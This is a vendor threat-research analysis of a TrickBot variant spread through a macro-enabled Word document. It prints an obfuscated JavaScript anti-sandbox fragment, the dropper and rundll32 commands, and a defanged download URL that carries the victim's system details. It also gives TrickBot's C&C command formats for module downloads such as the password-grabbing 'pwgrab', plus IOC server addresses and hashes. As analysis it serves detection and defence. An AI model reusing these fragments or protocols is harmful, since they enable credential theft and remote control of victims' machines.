
New Variant of TrickBot Being Spread by Word Document

fortinet.com/blog/threat-research/new-variant-of-trickbot-being-spread-by-word-document.html

March 9, 2020



FortiGuard Labs Threat Analysis Report

Affected platforms: Windows
Impacted parties: Online banking users
Impact: Collects sensitive information and controls victims' computers

Severity level: High

TrickBot is a malware family first captured by FortiGuard Labs and then analyzed by me back in 2016. TrickBot is a module-based malware, which means it can extend its functionalities by downloading new modules from its C&C server and executing them on its victim's device. While it was initially identified as banking Trojan, it has gradually extended its functionalities to collect credentials from its victims' email accounts, browsers, installed network apps, and so on. It is also able to send spam to its victim's email contacts , as well as deliver other malware to the victim's device, such as Emotet.

Recently, FortiGuard Labs captured an MS Office Word sample in the wild that is spreading a new variant of TrickBot. I did an analysis on this sample file, and in this post I will explain how it works on the victim's machine.

Analyzing the Word Document

When the malicious Word document is opened with MS Office Word, it requests input, as shown in Figure 1, by asking the victim to click the "Enable Content" button to enable the document's Macro feature. Once this is done, its malicious Macro (VBA code) is executed.

Figure 1. Word document content

By going to the Menu "Developer"-> "Visual Basic" we can check out the Macro's VBA modules and code. The Macro project is password-protected, so we cannot see any of the detailed information until we provide the correct password. Fortunately, there is a way to bypass this protection by modifying its binary file.

The Word document was built on a Chess-related project named “ChessBrainVBA.” You can see the form of the Chess project in Figure 2.

Figure 2. Content of ChessBrainVBA project

On the form there is a Label control containing the malicious JS code, outlined with a red rectangle.

One of the VBA modules has an autorun() function that is called automatically when the Word document opens. The VBA code then extracts two files onto the victim’s system.

One file is “C:\AprilReport\LogsTsg\LogsTsg7\LogsTsg8\List1.bat”, with content “cscript //nologo C:\AprilReport\List1.jse”, and the other is “C:\AprilReport\List1.jse”, with JavaScript code from the Label control in Figure 2, which is a huge obfuscated JavaScript code. It then starts the first extracted file “List1.bat”, which calls “cscript” running the huge JavaScript file “List1.jse”.

Anti-Analysis Applied in JavaScript Code

The JavaScript code is very heavily obfuscated. This protects the API function calls and constant strings from being identified. They also use a lot of anonymous functions.

When the code starts, it first waits around one minute to bypass any auto-analysis tools by seeming to be inert.

After waiting, it then executes the command "Select * from Win32_Process" to obtain all running processes. It then puts all of the names of these obtained processes together and checks to see if its length is less than 3100. If so, it will raise an exception and close. Usually, on a real computer, this length is larger than 3100. In this measure, it is better able to bypass many auto-analysis systems, including Sandboxes and Virtual Machines.

The following code snippet shows the code used to process name length checking:

```
if (msdgnwould99[var001] < 3100 && msdgnMarch16)     {           this[(function(unwask5) {
            unwask5[Tvif_rt] = 3;
            unwask5[Tvif_rt - 6] = 83;
            return nSjWorb(nSjWorbEx() + (unwask5[60] - unwask5[Tvif_rt]), 'f');
        })(Dikrt, null, true, 'andall4') + (function(fhhreme3) {
            fhhreme3[Tvif_rt] = 0;
            fhhreme3[Tvif_rt - 6] = 111;
            return nSjWorb(nSjWorbEx() + (fhhreme3[60] - fhhreme3[Tvif_rt]), 'f');
        })(Dikrt) + (function(vjvlike73) {
            vjvlike73[Tvif_rt] = 2;
            vjvlike73[Tvif_rt - 6] = 113;
            return nSjWorb(nSjWorbEx() + (vjvlike73[60] - vjvlike73[Tvif_rt]), 'f');
        })(Dikrt, 'outfit92', 'really69')]((function(kuicur4) {
            kuicur4[Tvif_rt] = 2;
            kuicur4[Tvif_rt - 6] = 78;
            return nSjWorb(nSjWorbEx() + (kuicur4[60] - kuicur4[Tvif_rt]), 'f');
        })(Dikrt, 'tits24', 2872) + (function(jiqthin4) {
            jiqthin4[Tvif_rt] = 4;
            jiqthin4[Tvif_rt - 6] = 105;
            return nSjWorb(nSjWorbEx() + (jiqthin4[60] - jiqthin4[Tvif_rt]), 'f');
        })(Dikrt, 'nice54', 2910, 'dudes7', 'stop11') + (function(utscust3) {
            utscust3[Tvif_rt] = 3;
            utscust3[Tvif_rt - 6] = 104;
```

```
        return nSjWorb(nSjWorbEx() + (utscust3[60] - utscust3[Tvif_rt]), 'f');
    })(Dikrt, null, 'this43', null) + (function(fisth3) {
        fisth3[Tvif_rt] = 3;
        fisth3[Tvif_rt - 6] = 78;
        return nSjWorb(nSjWorbEx() + (fisth3[60] - fisth3[Tvif_rt]), 'f');
    })(Dikrt, 'daughter92', null, 'when24') + (function(fuecusto3) {
        fuecusto3[Tvif_rt] = 1;
        fuecusto3[Tvif_rt - 6] = 118;
        return nSjWorb(nSjWorbEx() + (fuecusto3[60] - fuecusto3[Tvif_rt]), 'f');
    })(Dikrt, 'this43') + (function(jpsaske4) {
        jpsaske4[Tvif_rt] = 3;
        jpsaske4[Tvif_rt - 6] = 113;
        return nSjWorb(nSjWorbEx() + (jpsaske4[60] - jpsaske4[Tvif_rt]), 'f');
    })(Dikrt, 'andall4', true, 'nothin66') + (function(ujnthey3) {
        ujnthey3[Tvif_rt] = 4;
        ujnthey3[Tvif_rt - 6] = 107;
        return nSjWorb(nSjWorbEx() + (ujnthey3[60] - ujnthey3[Tvif_rt]), 'f');
    })(Dikrt, true, 'daughter92', true, true));
}
```

To analyze this JavaScript code, I created some local variables to split the anonymous function result. “msdgnwould99[var001]” is the length of all process names, where “msdgnwould99” contains all process names, and “var001” is a created local variable whose value is “length”. msdgnMarch16 is a variable with a default value of “1”. The “if” sub-branch also calls a non-existent function that raises an exception and exits.

Downloading the TrickBot Payload and Maintaining Persistence

The JavaScript code then downloads a file from its sever. The request looks like this:

hxxps[:]//45[.]138[.]72[.]155/1/1.php?h=m25&j=8b1e7a89&l=Mytest01-PC@@Mytest01-PC@@Mytest01@@*147[.]2[.]3[.]15%3A%3A%5B00000007%5D%20Intel%28R%29%20PRO/1000%20MT%20Desktop%20Adapter&12455532

The parameter portion contains the victim’s computer name, login username, IP address, and network card information. The server then replies to this request with a base64 encoded PE file. Figure 3 shows the received base64 encoded PE file content.

Figure 3. HTTPS request and response with base64 encoded content

The JavaScript code saves this file into the system’s %temp% folder, and it also copies the current JavaScript file into the system’s %temp% folder as well. Later, it runs the copied JavaScript file from the %temp% folder and exits the current one.

This time, it checks to see if it runs from the %temp% folder. If yes, it reads the downloaded file and puts its base64-decoded content into a file under the %temp% folder, which is “8a1e7a8988168816.com” in my test computer. This file is the payload of this variant of TrickBot, which will be started in the JavaScript. I’ll elaborate on this in the next section.

Meanwhile, it copies the JavaScript file into the Windows startup folder so it can start whenever Windows OS starts. In previous versions, it used to install itself as a Scheduled Task or be added into the system registry’s Auto-Run group to maintain persistence.

In Figure 4, you will find it using the Windows Start Menu.

Figure 4. JavaScript file has been added into Startup in Start Menu

Starting Payload of TrickBot

The downloaded payload file “8a1e7a8988168816.com” is a DLL file that is executed in rundll32.exe, which is a Windows-default program used to run a DLL file as a program, using the command line "C:\Windows\System32\rundll32.exe C:\Users\{user name}\AppData\Local\Temp\8a1e7a8988168816.com InitLibrary".

As I mentioned above, as well in my previous analysis, TrickBot is a modular Trojan. It is able to download modules (DLL files) from its C&C server, load them into the newly-created process “svchost.exe,” then execute one module in the “svchost.exe” process.

TrickBot communicates with these modules (svchost.exe) through a named pipe and shared memory by calling API functions like ReadProcessMemory(), WriteProcessMemory() and so on. Once it starts a module in a svchost.exe, it then starts a corresponding thread function to continue communicating with the module.

Researchers have found that it has delivered the following modules in the past: systeminfo, injectDll, pwgrab, importDll, mshareDll, mwormDll, tabDll, vncDll, and so on. I even did some analysis on some of them. From the module name you can often guess what the module’s purpose is. I will next explain what the internal code structure of TrickBot is and how it downloads those modules.

When “8a1e7a8988168816.com” starts in rundll32.exe, its entry function DllMain() is called, which then decrypts and extracts another executable module (EXE file) into its memory. It then dynamically adjusts some section data, such as import table and relocation data. After everything is ready, its entry point function is called. And from then on, all TrickBot tasks are performed by the extracted module.

The first time it runs, it creates a home folder named “DirectTools” under the %AppData% folder for saving its configuration settings, future downloaded module files, as well as module configuration files.

The configuration file of TrickBot is a randomly-chosen-file-name file saved in its home directory. The content is encrypted and obfuscated. It contains a group tag (“red4” for this variant), client_id (generated with the victim’s computer name), as well as the TrickBot version, its C&C server IP address, and Port list information. Figure 5 shows what this saved configuration file looks like. This time, the file name is “revocations.txt”, the red rectangles identify two encrypted data sets, and the other readable texts are trash data.

Figure 5. The encrypted and obfuscated configuration file

Figure 6 shows the C&C server information that was decrypted in a text editor from the file shown in Figure 5. You can see that it contains TrickBot version(1000500), server IP and Port information, and the auto-loaded module “pwgrab”.

Figure 6. Decrypted configuration information

Sending Commands to the C&C Server and Downloading Modules

TrickBot has many commands it can use to communicate with its server, whose IP address and Port are randomly chosen from server configuration data shown in Figure 6. Some of the command content is listed below in chronological order to explain how they work.

All the commands are in this format:

/group_ID/Client_ID/command number/other payload information

The group ID is “red4” and the Client_ID is “Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA” for my test environment.

Command 5:

"GET /red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/5/spk/"

This is the first packet sent to its C&C server.

Command 0:

"GET /red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/0/Windows 7 x86 SP1/1086/{my global ip}/2203029355927E4792CADE316791C927FFC55D5E56150F111936DFD52481C7D7/sMU2E48oEOgEGkiGssei

This command submits the victim’s system information and global IP address to the C&C server. The response packet contains another server IP address and Port list for downloading modules.

Command 14:

"GET /red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/14/user/Mytest01/0/"

This command submits to the server the victim device’s information, such as Logon User Name, network status, and so on.

Command 63:

"POST red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/63/systeminfo/GetSystemInfo/c3VjY2Vzcw=="

This command tells the server that the "systeminfo" module was a success. "systeminfo" was a module (no longer a DLL file in this variant) used in other versions to collect system information from the victim's device and then send it to its server. However, in this variant this module is already integrated into TrickBot.

Command 5:

"GET /red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/5/pwgrab32/"

This command asks the C&C server to send back the module "pwgrab32". As you may recall back in figure 6, "pwgrab" was picked from the decrypted configuration file, where it was set as "autorun". Therefore, it is the first module to be downloaded. My test environment is a 32-bit Windows OS, so the requesting module name is "pwgrab32", and it is "pwgrab64" for a 64-bit Windows OS. Note that this command is sent to one server of the server IP and Port list based on the response from command 0.

"GET /red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/5/dpost/"

Next, it sends another command 5 request to download the configuration file for "pwgrab".

Command 64:

"POST red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/64/pwgrab/VERS/browser/"

When module "pwgrab" runs in svchost.exe, it directly sends stolen data to its C&C server, whose IP address and Port are defined in its configuration file (dpost file). Meanwhile, "pwbrab" updates TrickBot with its current status, and TrickBot then updates that status to its C&C server by submitting command 64. For this one, it sends pwgrab's version information.

Command 23:

"GET /red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/23/1000499/"

Command 23 is used to request up-to-date server configuration data, which overwrites the data shown in Figure 6. Figure 7 is a screenshot of the up-to-date server configuration, which was just decrypted. The version has now become "1000502".

Figure 7. Up-to-date server configuration information

Command 1:

"GET /red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/1/40sQwU0W2YyUyQuOo/"

This command queries the C&C server for tasks. The server can then reply with similar to that below, where you can see the string "networkDll start", which tells TrickBot to start the module "networkDll".

Here is the response content:

"/62/red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/bpdTFBvlTHxhZFzpXF1nXF1l/96322307/\r\nnetworkDl start\r\n"

TrickBot sends command 5 with "networkDll32" to the C&C server, whose IP address and Port are from command 0's response, to download it.

"GET /red4/Mytest01-PC_W617601.46499EE873EAC4080BFC4E488048CEAA/5/networkDll32/"

Note: Most of this TrickBot variant's constant strings that are mentioned in this post, and most data that returned from the C&C server (like modules), is encrypted. What I have referred to in this post is the decrypted plaintext. The downloaded modules and other files are saved in its home directory ("%AppData%\DirectTools" for this variant). Before they are saved, they are all double encrypted.

Conclusion

In this post, we detailed how this TrickBot fresh variant works in a victim's machine, what technologies it uses to perform anti-analysis, as well as how the payload of TrickBot communicates with its C&C server to download the modules.

TrickBot has been active for years. The server configuration version is now 1000502, compared to the version number when we first captured it in 2016, which was 1000004. We think it will keep upgrading itself from time to time. Since we will continue monitoring it, readers can expect that we will continue to publish new technical analysis and updates whenever a new campaign is captured in the future.

Solution

Fortinet customers are already protected from this TrickBot variant by FortiGuard's Web Filtering, AntiVirus, and IPS services as follows:

The downloading URL is rated as "**Malicious Websites**" by the FortiGuard Web Filtering service.

The Word document and downloaded Dll file are detected as "**VBA/TrickBot.MRVB!tr**" and "**W32/TrickBot.EFDC!tr**" and blocked by the FortiGuard AntiVirus service.

The IP addresses of the C&C server are detected and blocked by the FortiGuard IPS signature "**Trojan.TrickBot**".

IOCs:

URLs

hxxps[:]//45[.]138[.]72[.]155/1/1.php?h=m25&j=8b1e7a89&l={…}

TrickBot C&C server IP address and Port list:

<srv>107.175.87.142:443</srv>

<srv>114.8.133.71:449</srv>

<srv>119.252.165.75:449</srv>

<srv>121.100.19.18:449</srv>

<srv>131.161.253.190:449</srv>

<srv>146.185.253.161:443</srv>

<srv>170.84.78.224:449</srv>

<srv>171.100.142.238:449</srv>

<srv>180.180.216.177:449</srv>

<srv>181.112.157.42:449</srv>

<srv>181.113.28.146:449</srv>

<srv>181.129.104.139:449</srv>

<srv>181.129.134.18:449</srv>

<srv>181.140.173.186:449</srv>

<srv>181.196.207.202:449</srv>

<srv>181.196.207.202:449</srv>

<srv>185.14.29.4:443</srv>

<srv>185.14.30.209:443</srv>

<srv>185.14.31.72:443</srv>

<srv>185.141.27.238:443</srv>

<srv>185.252.144.190:443</srv>

<srv>185.62.188.10:443</srv>

<srv>185.65.202.183:443</srv>

<srv>185.99.2.202:443</srv>

<srv>185.99.2.220:443</srv>

<srv>186.232.91.240:449</srv>

<srv>186.71.150.23:449</srv>

<srv>188.165.62.2:443</srv>

<srv>190.214.13.2:449</srv>

<srv>192.210.226.106:443</srv>

<srv>192.3.193.162:443</srv>

<srv>194.5.250.136:443</srv>

<srv>194.5.250.166:443</srv>

<srv>194.5.250.168:443</srv>

<srv>194.5.250.178:443</srv>

<srv>194.5.250.179:443</srv>

<srv>195.2.93.50:443</srv>

<srv>195.54.32.12:443</srv>

<srv>198.15.119.121:443</srv>

<srv>198.15.119.71:443</srv>

<srv>200.127.121.99:449</srv>

<srv>200.21.51.38:449</srv>

<srv>202.29.215.114:449</srv>

<srv>203.23.128.148:443</srv>

<srv>212.80.216.181:443</srv>

<srv>212.80.217.243:443</srv>

<srv>217.12.209.199:443</srv>

<srv>31.131.21.30:443</srv>

<srv>36.89.85.103:449</srv>

<srv>45.142.213.70:443</srv>

<srv>45.148.120.153:443</srv>

<srv>45.93.4.134:443</srv>

<srv>46.174.235.36:449</srv>

<srv>5.182.210.120:443</srv>

<srv>5.182.210.226:443</srv>

<srv>5.255.96.119:443</srv>

<srv>5.255.96.153:443</srv>

<srv>5.34.176.184:443</srv>

<srv>5.34.177.194:443</srv>

<srv>51.254.164.244:443</srv>

<srv>51.89.115.103:443</srv>

<srv>51.89.115.99:443</srv>

<srv>62.109.1.7:443</srv>

<srv>80.87.195.21:443</srv>

<srv>82.148.16.5:443</srv>

<srv>85.143.218.249:443</srv>

<srv>85.204.116.179:443</srv>

<srv>89.191.234.89:443</srv>

<srv>89.32.41.126:443</srv>

<srv>91.235.129.144:443</srv>

<srv>92.223.93.153:443</srv>

<srv>93.189.42.66:443</srv>

<srv>94.156.35.216:443</srv>

Sample SHA-256

[Captured Word document]

533BA6AF6FB6A529AF62B0AF69EFF78DFE2478E8E693CD4FA4A3FEC01570DDFA

[Base64 decoded Dll file or 8a1e7a8988168816.com]

70B3DA66AD99BCA8703EF61D3F8406B3D0B05AD60D10318270F41A064D065791

Learn more about FortiGuard Labs threat research and the FortiGuard Security Subscriptions and Services portfolio. Sign up for the weekly Threat Brief from FortiGuard Labs.

Learn more about Fortinet's free cybersecurity training initiative or about the Fortinet Network Security Expert program, Network Security Academy program, and FortiVet program.